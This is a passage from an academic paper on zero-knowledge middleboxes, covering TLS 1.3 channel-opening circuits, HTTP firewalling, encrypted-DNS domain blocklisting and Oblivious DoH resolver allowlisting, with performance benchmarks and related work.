A secure approach. Put differently, the problem with the naive approach is that nothing ensures that K (the key given as a witness to the proof) is the session key the server will use to decrypt. We prevent key equivocation in SimpleBCO (BCO is "baseline channel opening", top of Figure 4) by re-deriving the session key in the sub-circuit. The sub-circuit takes the handshake transcript and the client's ciphertext C as (public) input, and a as private input. The sub-circuit runs SimpleTLS.C3 using the public transcript and its private input to obtain key K, which it then uses to decrypt C and obtain M. Finally, it checks that a is consistent with the sent A and outputs the derived M.

Because A is a perfectly binding commitment to a, and K is determined only by a and the public transcript, this sub-circuit prevents equivocating about K. Our baseline channel-opening (BCO) sub-circuit for TLS 1.3 is described in Appendix B of the full version [62]; it works similarly. In Appendix C of the full version [62] we analyze BCO's security.

The SimpleBCO sub-circuit has very high proving costs. It requires two group operations: one to check $A = g^a$ and one to derive SS (line 1 of SimpleTLS.C3). It also requires decrypting (line 4) and hashing (line 5) the server's certificate (which could be a chain of multiple certificates, totaling thousands of bytes [34]). These costs are shared by BCO, our TLS 1.3 baseline, as well (§8.1).

A shortcut. The channel opening sub-circuit does not need to verify every step of SimpleTLS.C3, as the baseline does; for security, the sub-circuit need only check the correctness of K, which is derived from SS and kh. During the handshake, the server (line 5 of SimpleTLS.S2) sends SF, which is the MAC of two related values: the finished key FK and the hash h_1. By re-using SF as a check on the correctness of SS and h_1, the sub-circuit can take those arguments directly as input from the client instead of re-deriving them. This eliminates the two group operations and decrypting and hashing the certificate. Importantly, with this shortcut, the sub-circuit's size is independent of the handshake transcript length.

The pseudocode of the shortcut channel-opening (SCO) sub-circuit, SimpleSCO, is in Figure 4. Note that A, B, C_{cert} are not inputs, as SimpleSCO does not use them. We apply a very similar shortcut idea to reduce the cost of our channel opening sub-circuit for TLS 1.3, but the resulting sub-circuit is much more complicated due to details of the TLS 1.3 key schedule that SimpleTLS elides. We present this shortcut sub-circuit for TLS 1.3, SCO, in Appendix B of the full version [62]. In Appendix C of the full version [62] we analyze the security of SCO, and show that it prevents the client from equivocating about K. We use a similar approach to build a sub-circuit for early data sent in a 0-RTT resumption in TLS 1.3. See Appendix B of the full version [62].

Amortization. Since K is fixed for the duration of a connection, deriving K can be done just once during the channel opening. This amortizes the work of deriving K across all ciphertexts sent. Specifically, after running SimpleTLS.C3 to finish a new SimpleTLS handshake, the client hashes K (call this hash h_{key}), then sends the middlebox the hash along with a proof that the hash's preimage is consistent with the handshake messages. This circuit consists of one hash computation, along with the operations not dependent on C in SimpleSCO. When the client sends a ciphertext C, the channel opening

[2] One might wonder whether the channel opening sub-circuit could additionally check that the plaintext has the expected packet format for the application-layer protocol, such as DNS. However, even structured formats admit equivocation attacks, as Dodis et al. [37] demonstrated for images.

sub-circuit only needs to check that the decryption key's hash is equal to h_{key}. Appendix B of the full version [62] gives pseudocode for our amortized channel opening sub-circuit for TLS 1.3, and explains that, if we model the hash as a random oracle, the client cannot equivocate about K and h_{key} does not reveal K to the middlebox.

6 HTTP Firewalling

This section describes our first of three case studies of zero-knowledge middlebox protocols: verifying that outgoing encrypted connections contain HTTP packets.

Context and motivation. Many networks wish to block outbound connections that are not HTTP or HTTPS [112]. The standard enforcement mechanism is *port blocking*: discard all outbound traffic where the destination port is not equal to 80 or 443, the HTTP and HTTPS default ports. Port blocking is simple, does not require inspecting traffic directly, and imposes low latency.

However, it is a blunt instrument that leads to overblocking and underblocking. It overblocks (i.e. disallows legitimate connections) because it does not allow HTTP(S) connections on non-default ports. It underblocks because it allows outbound non-HTTP(S) connections that use port 80 or 443. This case study outlines a ZKMB protocol that implements a much more precise outbound HTTPS firewall, by having clients prove all their outbound TLS traffic contains HTTP requests.

Proof Details. For simplicity, this case study will describe parse-and-extract and policy check circuits for a very specific check: that the request uses version 1.1 of HTTP.

The first line of any HTTP request must end with the version — `HTTP/1.1` indicates version 1.1 — and lines are delimited with the two-byte sequence `\r\n`. (For reference, see Section 7.3 for an example HTTP request.)

To check the version, the parse-and-extract circuit just needs to output last eight bytes prior to the first `\r\n` in the request. As depicted in the pseudocode in Figure 5, we implement this in a few steps: first, the circuit computes the index of the first `\r\n` using string matching (the MatchFirstCRLF procedure). The value i is computed in the circuit, rather than letting the prover specify it as an input, to ensure i is indeed the *first* `\r\n`, and not a later one — even if the circuit explicitly checked for a `\r\n` at the prover-specified index, a request containing the string `HTTP/1.1\r\n` at the end of some later line could be used to bypass the policy. We implemented MatchFirstCRLF as a linear scan over the request to minimize dynamic memory accesses.

Second, the circuit compares i to the length ℓ. Since the request must be padded out to the largest possible length, this check ensures the prover does not insert `\r\n` into the padding. (Note that ℓ is public.) Finally, if i is less than the message length, the circuit outputs bytes $i-8$ through $i-1$ of the input; else, it returns an error.

```
HTTPFirewallPE(M, ℓ):
i ← MatchFirstCRLF(M)
b ← i < ℓ
LE ← M[i−8 : i−1]
If b then Return LE
Return ⊥

MatchFirstCRLF(M):
prev ← M[0] ; notfound ← 1 ; first_ind ← 0
For j ← 1 to ℓ_max:
  curr ← M[j]
  If prev||curr = \r\n then:
    first_ind +← notfound * (j − 1) ; notfound ← 0
  prev ← curr
Return first_ind
```

Figure 5: Parse-and-extract logic for HTTP firewalling.

The policy-check circuit just outputs the result of comparing its input to the string `HTTP/1.1`. This is logically equivalent to the AND of eight clauses. To generalize to HTTP/2 traffic, this circuit can instead check that the start of the protocol stream has a request line that ends with `HTTP/2.0\r\n`.

7 ZKMBs for Encrypted DNS

This section describes two more case studies.

One of them is a ZKMB that blocks encrypted DNS queries, sent via DNS-over-TLS (DoT) or DNS-over-HTTPS (DoH), for domains on a pre-determined blocklist $\mathsf{BL} = \{D_1, D_2, \ldots, D_n\}$, which we assume is given to users during Registration. After channel opening outputs the TLS plaintext M, the parse-and-extract step of Prove takes M as input and outputs the queried domain name D. Sections 7.2 and 7.3 cover parse-and-extract for DoT and DoH, respectively. The policy check step (§7.4) proves $D \notin \mathsf{BL}$. We also show how to keep the blocklist hidden from the client (§7.5) if necessary.

The other case study is a ZKMB for *allow*listing resolvers in Oblivious DoH (§7.6).

These case studies assume that the middlebox requires proofs only for encrypted DNS queries, not all TLS traffic; the middlebox can distinguish encrypted DNS if given a list of IP addresses of resolvers that support DoT/DoH.

7.1 Background: Encrypting DNS Queries

The Domain Name System (DNS) is the phone book of the Internet: it translates human-readable domain names (e.g., `example.com`) to machine-readable IP addresses (e.g. 142.250.190.14). While a user is browsing the web, their browser makes a DNS query to a resolver — a server that stores the name→IP mapping — to learn the IP address of

each site they visit.[3] Thus, a user's queries reveal a great deal of information about their web browsing habits. DNS queries have historically been sent in the clear to a resolver controlled by the local network or Internet Service Provider (ISP).

Encrypting DNS queries with TLS 1.3 improves the privacy of DNS. There are two main standards for encrypted DNS: DoT [71] and DoH [69]. DoH has been supported by default for US users since mid-2020 by Mozilla [33], Google [5], and Apple [120]. Their browsers send users' queries to centralized encrypted DNS resolvers run by, for example, Cloudflare [110] or Google [126]. As noted in the introduction, this arrangement prevents network operators from enforcing network policies at the DNS layer.

This has proven to be a major issue for network operators [28], and has impeded the deployment of DoT and DoH. The Google Chrome and Microsoft Edge browsers only allow "auto-upgrade": switching to DoH when the system's resolver is on a (small) list of resolvers known to support it. Where DNS encryption is the default, operator concern about filtering led to downgrade attacks being built into user-facing software to give networks the ability to disable DNS encryption without informing the user. For example, in the Firefox browser, DoH is enabled by default, but on browser startup the local network can selectively disable DoH by configuring its local DNS resolver to return an `NXDOMAIN` response to a (plaintext) DNS query for the canary domain `use-application-dns.net`. An early study found over 15% of networks utilizing this method to disable encrypted DNS [66]. Clearly, better solutions are needed than an all-or-nothing trade-off between privacy and network policy enforcement.

7.2 Parse-And-Extract for DoT

Request format. A DNS query canonically has two parts. A 12-byte *header* contains an identifier and metadata about the query. A variable-length *question* begins with a domain name, serialized in a length-label format (see below), and ends with four bytes indicating the question's type and class.

A domain name is a sequence of *labels* delimited by the period (full stop) character. For example, "www.example.com" has three labels: "www", "example", and "com". The serialization format of domain names is a sequence of length-label pairs, where each label is preceded by its length, ending with a single zero byte indicating the special "root" label at the top of the DNS hierarchy. The domain "www.example.com" is serialized as `3www7example3com0`.

Many extensions to this basic request format have been developed during the long lifetime of DNS, but they don't affect the invariant that we rely on, namely that the DNS question starts at the thirteenth byte of the request.

[3] For brevity, we present a greatly simplified picture of the DNS ecosystem and direct the interested reader to [70, 96, 97] for more details.

In DoT, DNS queries are sent in TLS records preceded by a two-byte length indicator [71]. Those bytes plus the twelve-byte header situate the serialized DNS question at the fifteenth byte of plaintext. The parsing task is thus to deserialize the bytes beginning at byte 15.

Deserializing DNS questions. The deserialization circuit need not handle arbitrary-length questions: domain names can be at most 255 bytes long. This allows us to deserialize with a single pass consisting of a fixed number of iterations over the request. Letting `output` be a length-255 array, and `request` be the request, our circuit is conceptually just an unrolled version of the following loop:

```
nlsi ← 0 // "next label start index"
stop ← 0
For i ← 0 to 255:
  If stop ≠ 1:
    If i ≠ nlsi:
      output[i] ← request[14 + i]
    If i = nlsi:
      If request[14 + i] = 0x00:
        stop ← 1
      Else:
        output[i] ← "."
        nlsi ← request[14 + i] + 1
Return output
```

The circuit keeps track of the current index and current label length. When the current input byte is a length label, the circuit writes a period to the output; when the current byte is 0x00, the circuit stops copying bytes to the output. This approach is somewhat unnatural; the advantage is that the accessed locations of `request` and `output` depend only on the loop index, thereby avoiding overhead from random accesses (§3).

Our deserialization circuit has some limitations, and does not support all the features of a modern DNS query. One limitation is case-sensitivity: DNS questions are case insensitive to servers, but our circuit does not normalize the case of the domain name. The cost of doing this in the circuit would be very small. Our circuit also does not handle internationalized domain names (IDNs) [44, 72, 77]. DNS clients convert non-ASCII labels in domain names to an ASCII-compatible encoding called Punycode [30]. (Punycode handles case sensitivity issues as well [67, 68].) A naive solution would be to decode Punycode to some other encoding (e.g. UTF-8) in the circuit. However, this decoding algorithm is complicated and would likely incur expense in circuits, as it requires data-dependent memory accesses. A better solution would adapt the policy check to use Punycode as its string representation, if possible — this would obviate the need for Punycode-decoding in the circuit. We leave the details to future work.

7.3 Parse-and-Extract for DoH

Parse-and-extract for DoH is slightly more complex than DoT, because the query name is not guaranteed to begin at a fixed plaintext offset. DoH can use HTTP `GET` or `POST`; the circuit determines which it is by looking at the first four bytes of the plaintext HTTP request (for the strings "GET" or "POST").

DoH `POST`. In this case, the query is sent in the request body. Although the starting location of an HTTP request body is not fixed — it is determined by the header lengths — it is unambiguously delimited by the byte sequence "`\r\n\r\n`" [101]. Thus, the prover can give the location of this sequence as a witness to the circuit, which can check its validity (cf.§6).

```
GET /dns-query?dns=<b64 DNS query> HTTP/1.1\r\n
Host: cloudflare-dns.com:443\r\n
Accept-Encoding: identity\r\n
accept: application/dns-message\r\n
\r\n
```

DoH `GET`. An example DoH `GET` request is above. In a `GET`, the DNS query is the value of an HTTP query parameter, usually "dns". Its location is not fixed and is affected by the presence or absence of other query parameters. This is handled similarly to the `POST` case, verifying the starting location with the string "dns=" instead of "`\r\n\r\n`".

7.4 Policy Check for Domain Blocklisting

The policy check circuit takes as input a domain name (as output in period-delimited format by a parse-and-extract circuit) and verifies that it is not in a set of blocked domains. For this, we use Merkle tree non-membership proofs: by sorting the blocklist and computing a Merkle root, non-membership of a domain can be proved by exhibiting two elements that are adjacent in the Merkle tree and lexicographically bracket the queried domain [78]. We implemented this for exact-match blocklisting, using Poseidon [58] for circuit efficiency.

Handling wildcards. We would also like to support more complex blocklisting policies. Blocklisting tools have varied semantics, but mandatory sub-domain blocking appears very common. For example, if `example.com` is on the blocklist, any sub-domain like `foo.example.com` will be blocked. Essentially, each entry on the blocklist has an implied "*." in front of it, and our policy check circuit must prove that no suffix of the input domain is on the blocklist.

We handle this with a variant of the exact-match non-membership circuit. As above, our circuit takes two Merkle paths of adjacent list elements. However, our circuit assumes the strings in the list to have been reversed (e.g., the domain "example.com" is sorted as "moc.elpmaxe") before sorting and Merkle tree computation; reversing the strings ensures that a string's position in the list is determined by its suffix. The circuit checks the Merkle paths of the two adjacent list elements, and also checks that neither element is a proper prefix of the (reversed) input. Note that this last check respects ".", so that (e.g.) "bexample.com" is not blocked if "example.com" is on the blocklist.

7.5 Keeping the Blocklist Private

Above, we assumed the blocklist is visible to clients. This is good for transparency, since any user could in principle review the network's policy. (The value of this transparency has been observed elsewhere: for example, Mozilla's "trusted recursive resolver" policy requires DNS blocklists to be public [125].) However, a client-visible blocklist is infeasible if (e.g.) the blocklist is proprietary.

Here, we outline a potential extension to our protocol which can address this issue by allowing the middlebox to hide the blocklist from the client, while still letting the client prove that its queried domain D is not blocked. This can be achieved using an oblivious pseudorandom function (OPRF). For concreteness, we use the simple and efficient OPRF of Naor and Reingold [98], defined over a cyclic group $\mathbb{G}$ of order p: $F(x,m) := H(m)^x$ where $H: \{0,1\}^* \to \mathbb{G}$ and $x \in [1,\ldots,p]$.

Rather than sending the client the plaintext blocklist $\mathsf{BL} \leftarrow \{D_1,\ldots,D_n\}$ during Registration, the middlebox generates a random OPRF key x and gives the client $\mathsf{BL}_F \leftarrow \{F(x,D_1),\ldots,F(x,D_n)\}$. Then Prove begins with a first round where the client and middlebox $F(x,D)$ on the domain name D that the client intends to query, in three steps: first, the client generates a random key r and sends the middlebox $B \leftarrow F(r,D)$. Second, the middlebox replies with $BV \leftarrow B^x$. Finally, the client computes $F(x,D) \leftarrow BV^{1/r}$.

In the second round of Prove, the client generates and sends its proof. The circuit is as above, except it takes $F(x,D)$ and r as private input, and B and BV as public input. The circuit verifies a non-membership proof that $F(x,D) \notin \mathsf{BL}_F$ and uses r to "open" the OPRF transcript and prove that its DNS query in fact contains D: the circuit checks that $F(r,D) = B$ and that $BV^{1/r}$ was the value supplied to the non-membership proof.

The OPRF hides unqueried blocklist entries from the client. Also, the blinded value B hides the D from the middlebox, and the client cannot use different D in the first and second rounds: if H is a random oracle and discrete log is hard in $\mathbb{G}$, B is a commitment to D, and the circuit verifies that parse-and-extract outputs D and that $F(r,D) = B$.

The client learns $D \in \mathsf{BL}$ for only one D per execution, comparable to learning the blocklist of a filtering (non-ZK) middlebox by sending probe packets and seeing which are transmitted. However, in that case the middlebox learns which domains have been probed. With our approach, the middlebox can't tell which blocked domains clients have probed.

7.6 Oblivious DoH

Our third case study shows how a middlebox can verify that a client's DNS queries are destined for a filtered resolver, even when the client is using the *Oblivious DoH* (ODoH) protocol, an extension to DoH which enables stronger privacy. ODoH adds a *proxy resolver* between the client and *target resolver*: the client encrypts (using HPKE [6]) the DNS query with the target resolver's public key and sends it, along with the target's identity, to the proxy resolver via HTTPS. (Specifically, the target resolver's identity is sent as the value of the `targethost` query parameter.) This hides the client's identity from the target resolver. ODoH is motivated by the fact that in practice DoH resolvers are run by a few large companies like Google and Cloudflare.

ODoH is incompatible with the increasingly common practice of networks enforcing filtering by directing their users to a filtered third-party resolver: by design it prevents the local network from seeing the target resolver's IP address and thus prevents a non-ZK middlebox from blocking traffic to non-allowed target resolvers.

With a ZKMB, users can prove to the middlebox that their ODoH query is destined for a specific target resolver. For brevity, we sketch our circuit, omitting most details. Since the target resolver is sent in a query parameter, a modified version of the DoH parse-and-extract circuit outputs the `targethost` parameter. Then the policy check ensures equality between this string and the domain name of the filtered third-party resolver. To handle more than one third-party resolver, one could use Merkle-tree-based set membership proofs (§7.4).

To handle ODoH domain blocklisting, the channel opening phase would have to nest a ZKMB-style circuit that decrypts and parses the HPKE ciphertext. Doing this securely is somewhat involved: to prevent the client from equivocating about the HPKE decryption key, the circuit must verify that the public key used by the client is in fact the correct key for the destination ODoH resolver identified in the request. This can be done by performing, in the circuit, a lookup against a public mapping between identifiers of ODoH resolvers and HPKE public keys. As a benefit, this approach hides the destination resolver from the middlebox. We leave the implementation and evaluation of ODoH blocklisting to future work.

8 Empirical Evaluation

Our empirical evaluation addresses three questions: (1) What is the baseline performance of channel opening (§5) and how effective are our optimizations?, (2) How well do our protocols perform for the case studies? (§6–§7), and (3) How tolerable or intolerable are the costs for real-world use?

Implementation. We implemented channel opening circuits for TLS 1.3, following the approach described for SimpleTLS in Section 5. Appendix B of the full version [62] provides details for our full TLS 1.3 versions. We implemented parse-and-extract and policy-check circuits for all of the applications described in Sections 6–7, except the private blocklist extension of 7.5. Our implementation does not handle requests that are split across multiple TLS records. We did not implement a full ZKMB system, just the ZKMB circuits.

Our implementation framework is xJsnark, a high-level language for writing zero-knowledge proofs [79]. We use xJsnark's gadget library extensively, in particular its AES and SHA-256 gadgets and its efficient random-access memory type. The xJsnark system uses libsnark for all backend proof implementations; we use libsnark's implementation of the Groth16 [59] protocol with the BN128 curve.

Harness and testbed. We wrote an experiment harness in Python to generate inputs for circuits, including simulated transcripts of TLS connections and DNS queries. We heavily modified the tlslite-ng library [122] to give us the ability to extract its internal state. We also used this harness to compute Merkle paths for our blocklisting policy in Section 7. We ran all our experiments using an Amazon EC2 instance `t3a.2xlarge`, using all cores of an 8-core 2.2 GHz AMD EPYC 7571 CPU and 32 gigabytes of RAM.

	Gate Counts ($\times 10^4$)					
Method	**EC**	**Hash**	**Dec**	**Total**	**Time**	**SRS**
BCO (§B.1)	274	255	219	748	94.0s	1.18GB
SCO (§B.2)	-	97	14	111	16.5s	149MB
ECO (§B.3)	-	61	-	61	8.6s	81MB
ACO^{AES} (§B.4)	-	0.03	19	19	4.4s	27MB
ACO^{Cha} (§B.4)	-	0.03	9	9	1.4s	14MB

Figure 6: The multiplication gate count, proof generation time, and SRS size for each channel opening sub-circuit described in Appendix B of the full version [62], operating on a 255-byte ciphertext. Costs are broken down into the elliptic curve (EC), hashing, and decryption (Dec) steps. $ACO^{AES/Cha}$ means Amortized Channel Opening, with AES-128-GCM or ChaCha20/Poly1305. Verification time is always less than 5 ms; verification key size is less than 1 MB.

8.1 Microbenchmarks for Channel Opening

Figure 6 provides microbenchmarks for our TLS 1.3 channel opening circuits. We measure the size (in gates) of the circuit output by xJsnark, the proof generation time (median of 5 trials), and SRS size for opening a 255-byte ciphertext. To evaluate the baseline channel opening circuit (BCO), we use an upper bound of 3000 bytes on the size of C_{EE} (the server's extensions). We use SHA-256 [47] and ECDHE over the secp256r1 (NIST P-256 [74]) curve in all cases; for decryption, we use either AES-128-GCM [41, 95] or ChaCha20/Poly1305 [87].

Case Study		Gate Counts ($\times 10^4$) Channel Opening		Parse & Extract		Policy Check		Total	Time	SRS
Firewall	(§6)	SCO/500	149.0	Find First CRLF	0.9	Match HTTP	1.2	151.1	21.0s	208MB
DoT	(§7.2)	ACO^{Cha}/255	9.0	Extract DoT Label	5.5	Merkle Testing	4.0	19.5	3.1s	32MB
DoH `GET`	(§7.3)	ACO^{AES}/500	38.0	Extract DoH Label	7.5	Merkle Testing	4.0	49.5	6.8s	75MB
ODoH	(§7.6)	ACO^{AES}/500	38.0	Parse `targethost`	1.5	Match Resolver	8.5	48.0	6.4s	61MB

Figure 7: Gate counts, proving time, and SRS size for our case studies. Gate count is for the three stages of the ZKMB pipeline (§4). CO/N indicates packets N bytes long. Verification time is less than 5 ms in all cases; verification key size is less than 1 MB.

Figure 6 splits the results into the one-time cost of verifying the session key (§5) in the top three rows and the per-packet decryption cost in the bottom two rows. The shortcut channel opening circuit (SCO) improves on the baseline dramatically: proving time is 5× faster, and the circuit has 6× fewer gates. This shows that removing elliptic curve operations and reducing the cost of h_3 derivation produces substantial benefit. Also noteworthy is the three-second improvement in proving time offered by ChaCha20 vs. AES-GCM.

8.2 Full benchmarks for case studies

Next we evaluate the performance of a full Prove implementation for each of our three case studies (§6 and §7). For each experiment, we use either SCO or ACO for channel opening, then apply the parse-and-extract and policy check sub-circuits described in the corresponding section.

HTTP Firewalling (§6). For this experiment, we evaluated Prove on a 500-byte ciphertext. HTTP requests can be larger than this, but since this policy only concerns the first line of a given request, the prover only needs to decrypt a prefix of the ciphertext long enough to contain the first line.

The results are shown in the first row of Figure 7. For this case study, the dominant cost, by far, is channel opening: SCO by itself costs nearly 1.5 million gates, where about 380,000 are for AES decryption; the other two steps take just 21,000.

Domain Blocklisting for DoT/DoH (§7.2, §7.3). For this experiment, we use the Python experiment harness described above to create the Merkle tree and compute Merkle paths for the non-membership proof. We use the Poseidon [58] hash function; because of a subtlety with how Poseidon works, our implementation only supports 253-byte domain names, one less than the real length limit. We use a blocklist containing two million entries, obtained from an online blocklist of adult-content domains [94], which we believe to be comparable to the size of proprietary adult-content blocklists [144]. Because the blocklist must be downloaded by the client during Registration, a practical question is the size of the blocklist. Our two million domain blocklist is about fifty megabytes in size and can be compressed with gzip to just over seven megabytes—thus, the cost of downloading and storing the blocklist is relatively small.

Creating the Merkle tree for this blocklist is expensive: it takes nearly two hours. The hash tree itself is over 500 megabytes (roughly two million 254-bit hashes). Computing the Merkle tree is a one-time cost for the client; even still, two hours is impractical. The high cost here is likely because of our unoptimized Python implementation of Poseidon.

Our DoT and DoH experiments use ACO. Because encrypted DNS uses a long-lived TLS connection, it makes sense to run the setup once and use amortized channel opening for each packet. For DoT we use a 255-byte ciphertext with ChaCha20/Poly1305 decryption. Overall, the cost is only 195,000 gates. Parse-and-extract and policy check take only 90,000 gates. Even for our fairly large blocklist, proving non-membership costs only 40,000 gates: Merkle paths are compact and Poseidon's circuit is small, costing only 250 gates.

We next evaluate DoH `GET` with AES and a 500 byte ciphertext. The cost is much higher than the DoT circuit: 495,000 gates. The parse-and-extract policy check costs about 115,000 gates; thus, the bulk of the cost is AES decryption.

Resolver Allowlisting for ODoH (§7.6). We evaluate our ODoH case study described in Section 7.6 with the amortized channel opening circuit for a 500-byte ciphertext. Our current implementation of the policy check circuit only supports a one-entry allowlist and cannot yet use Merkle proofs. This experiment results in similar performance to DoH.

Summary. Overall, our experiments indicate ZKMBs are not yet practical for all use cases: for example, SRS sizes (up to 235 MB) are a barrier to deployment. Also, proving time is too high in our HTTPS firewalling case study, where each new connection would have a ≈20-second setup cost.

On the other hand, in some settings ZKMBs' proving time is nearly practical. For encrypted DNS, where the client has a long-lived TLS connection to a DNS resolver, the setup time must be incurred only once. Then, each query for a new domain costs only 3 seconds, which, while not ideal, is within bounds for latency-sensitive workloads, like a human browsing the web. A browser implementation could even precompute proofs as DNS names are prefetched.

9 Related Work

Implementations of probabilistic proofs. Probabilistic proofs are fundamental in cryptography and complexity theory [2–4, 53–55]. At a high level, they allow a *verifier* to efficiently and probabilistically check a claim made by a *prover*. Over the last decade, and accelerating over the last few years, there has been intense interest in refining and implementing probabilistic proofs, with particular interest in proofs with zero-knowledge properties. See [121, 128, 131] for surveys.

Built systems generally involve a *back-end* (a probabilistic proof protocol) and a *front-end* (a mechanism for transforming from a high-level computation to a circuit). We use the Groth16 [59] back-end, summarized earlier (§3). Groth16 is built atop the seminal QAP formalism [52], which was initially implemented in Pinocchio [106] (see also BCTV [9]). All of these works have the qualitative performance described earlier (§3, §8). For relatively recent comparisons of Groth16 and other strands of back-ends, see Hyrax [130, §8] and Spartan [113, §9]. Subsequent work has not changed the qualitative costs and trade-offs, though there has been progress in relaxing setup assumptions [1, 7, 10, 20, 24, 25, 50, 89, 90, 113, 114, 130, 142] and extending the machinery to circuits and statements of greater size and scope via recursive proof composition [15, 19, 51, 80, 81].

Turning to front-end work, there are two main approaches: "ASIC" and "CPU" [128, 131]. We use the xJsnark [79] front-end, which is an "ASIC" approach, meaning that each high-level computation transforms to a custom circuit **C**. A program compiler works over the high-level computation, going line-by-line to produce corresponding arithmetic circuit gates (or constraints), using various techniques to produce concise encodings when possible [16, 17, 27, 31, 104, 106, 107, 115, 129, 145]. A variant of this approach is to hand-design circuits by exploiting recent enhancements to arithmetization [13, 49]. In contrast, the "CPU" front-end approach encodes a "universal machine" in a circuit [7–9, 143]. This approach, while in principle facilitating programmability, results in performance that is not competitive (overhead of 50× [129]).

Applications of general-purpose ZK proofs have so far mainly surrounded cryptocurrency [111] (with exploding commercial interest in blockchain applications), though a recently launched program by DARPA, called SIEVE, seeks to develop applications beyond that sphere. To our knowledge, no prior work has applied this machinery to network security.

Middlebox architectures. Many works have proposed alternate middlebox architectures to cope with encrypted traffic. Sherry's dissertation provides an overview [117] while Naylor et al. [99] provide a thoughtful framework for comparing different solutions [99].

TEE-based approaches. ETTM [36] creatively re-imagines network architecture, placing middlebox functionality in a trusted virtual machine on the end host, which requires trusted hardware (to attest to, and boot, the hypervisor). Endbox [56] refines this vision, placing the middlebox code in a trusted execution environment (TEE), such as an SGX enclave, on end hosts. A variant of this architecture runs the middlebox code in an in-cloud TEE to which key material is disclosed [65, 108, 124]; the motivation is enterprise-deployed middleboxes running on untrusted cloud platforms. mbTLS [99] replaces end-to-end TLS with hop-by-hop TLS with TEE enclaves implementing middlebox functionality between each hop in a manner agreed by both endpoints. These works and many others [40, 57, 64, 82, 132] rely on trusted enclaves, which we consider not to meet our compatibility requirement (§1).

TLS modification approaches. Like ZKMBs, Blindbox [116] is based on advanced cryptographic tools, specifically Oblivious Transfer, circuit garbling, and searchable encryption. Blindbox encrypts all traffic with ordinary TLS and a separate, weaker encryption that allows the middlebox to compute obliviously. Blindbox requires changes to servers, which must check the consistency of the TLS contents and the weaker encryption, otherwise the client can equivocate (§5). Successive work in the same model includes Embark [86] and many others [45, 75, 84, 85, 88, 92, 102, 103, 109, 137, 140].

Another approach is mcTLS [100], which maintains the standard cryptographic properties of TLS but enables granting one or more middleboxes read and/or write access to certain portions of a TLS connection by revealing context-specific keys. Middleboxes can thereby enforce network policy or provide functionality without removing all security benefits of TLS. For example, DNS filtering can be implemented using mcTLS by granting the middlebox read-only access to the request body, and traffic compression can be implemented by granting read/write access to the response body.

All of these proposals require server-side changes, which we regard as incompatible with widespread adoption.

Comparison to ZKMBs. Assessing our work using Naylor et al.'s taxonomy [99] of design options for middlebox-enabling modifications to TLS highlights that ZKMBs represent a new point in the design space. On the one hand, ZKMBs don't support middleboxes with write access to traffic (only read access); don't (by design) provide transparency to servers about the presence of middleboxes; and don't provide path integrity [99]. On the other hand, in ZKMBs, the middlebox learns only that traffic policy is compliant, as opposed to (in mcTLS) reading all or part of the client's request. ZKMBs thus represent a new category within Naylor et al.'s "granularity of data access" property. A potential avenue for future work is to combine the zero-knowledge data access of ZKMBs with other properties like path integrity or bilateral transparency achieved by mcTLS or mbTLS.

Proving properties of encrypted data. Some prior research shares a high-level goal with ZKMBs: proving something about the (hidden) plaintext of a (public) ciphertext. One such line of work develops verifiable encryption (VE)

schemes [22], which are public-key encryption schemes that enable efficient generation of proofs for predetermined functions of plaintexts (for example, that the message is the discrete log of a public group element). Each function usually requires its own dedicated VE scheme. ZKMBs are conceptually similar to VE; however, VE is not compatible with existing protocols, so VE techniques are inapplicable to ZKMBs.

Two more recent papers share our compatibility requirement (§1). Wang et al. [133] build a certificate authority that can issue certificates to anonymous users. One step of their certificate issuance protocol involves proving that part of a TLS 1.2 record has a given hash value. They do not consider TLS 1.3, and the goals and techniques of their work are otherwise distinct from ours.

Zhang et al. [141] build a "decentralized oracle" (DECO) primitive that allows a user to reveal server responses to a non-inline third party. Their construction relies on the user and third party jointly running a TLS client via secure multiparty computation (MPC). Clients can optionally prove statements about responses using a ZK proof system instead of revealing them. In an appendix, they suggest that the third party could be an inline proxy, to reduce MPC overhead.

Zhang et al. make a few important observations that prefigure some of the technical challenges in building ZKMBs: first, as described in Section 5, they recognize the need for TLS records to commit to plaintexts. They also highlight the risk of the prover equivocating the message by lying about its structure. The authors address this via specialized sub-circuits for extracting contents from JSON responses, essentially a special case of the parse-and-extract step in our proof pipeline. However, there are several crucial differences between their work and ours. First, the high-level goal of a decentralized oracle is to let the client prove statements about TLS responses from servers; in contrast, in ZKMBs, clients prove statements about their own traffic. Second, their ZK proof protocols rely on the prover and verifier having a secret-shared version of the TLS session key output from their MPC protocol. Finally, though they consider TLS 1.3, their main focus is on TLS 1.2 and optimizing for HMAC-then-CBC encryption, which is unavailable in TLS 1.3.

10 Summary, Discussion, and Future Work

To summarize, this paper introduced ZKMBs (§2, §4), thereby identifying a novel application of general-purpose ZK proofs. Instantiating secure and efficient protocols, however, was easier said than done. The biggest challenge was representing enough of the TLS handshake in the circuit formalism (§3) to achieve the needed binding property (§5) while keeping the circuit as compact as possible (for performance). Another challenge was embedding DNS filtering (§7) in a circuit.

In our experiments (§8), proof length is 128 bytes, and the verifier (middlebox) runs in 2–5ms. These quantities are inherited from Groth16 [59].

Three aspects of performance give us pause for near-term ZKMB deployment. First, even several milliseconds of verification time (roughly, 300–500 proofs per second) could be too costly, when considering that network links often carry many more then several hundred packets per second. A mitigating factor, however, is that policy enforcement need not be synchronous. Although we have described the middlebox as dropping non-compliant traffic, an alternate arrangement would have the middlebox *auditing*: verifying proofs, perhaps in batches, after it has forwarded traffic. The remediation for an invalid proof, which is to say a failed audit, would be blocking the client from the network.

Second, the prover's (client's) running time is around 14 seconds to initiate a TLS connection and several seconds for any packets that call for proofs. On the other hand, there are specialized settings, such as encrypted DNS (§7), where the initiation cost amortizes and the per-proof cost is affordable, or nearly so (§8).

Third, the SRS (§3) is large (hundreds of megabytes). How does the SRS get to clients? If each middlebox generates its own, clients have to download a large package when joining a new network. Alternatively, a trusted entity (such as a browser vendor) could install on clients SRSes for appropriate, fixed circuits. A maliciously generated SRS is a risk only to middleboxes, not clients: a compromised SRS would undermine soundness of the proof system, enabling policy circumvention via forged proofs, but clients' privacy would not be affected [48]. Notice that if the middlebox needs to update policy, pre-installation is not a practical option, but it might still be advantageous to have browser vendors disseminate SRS updates, perhaps with browser upgrades.

Several items in our paper are clear targets for future work: implementing the private blocklist technique (§7.5), supporting requests that span several TLS records, and implementing functionality that necessitates proofs per packet (such as IDS and malware scanning).

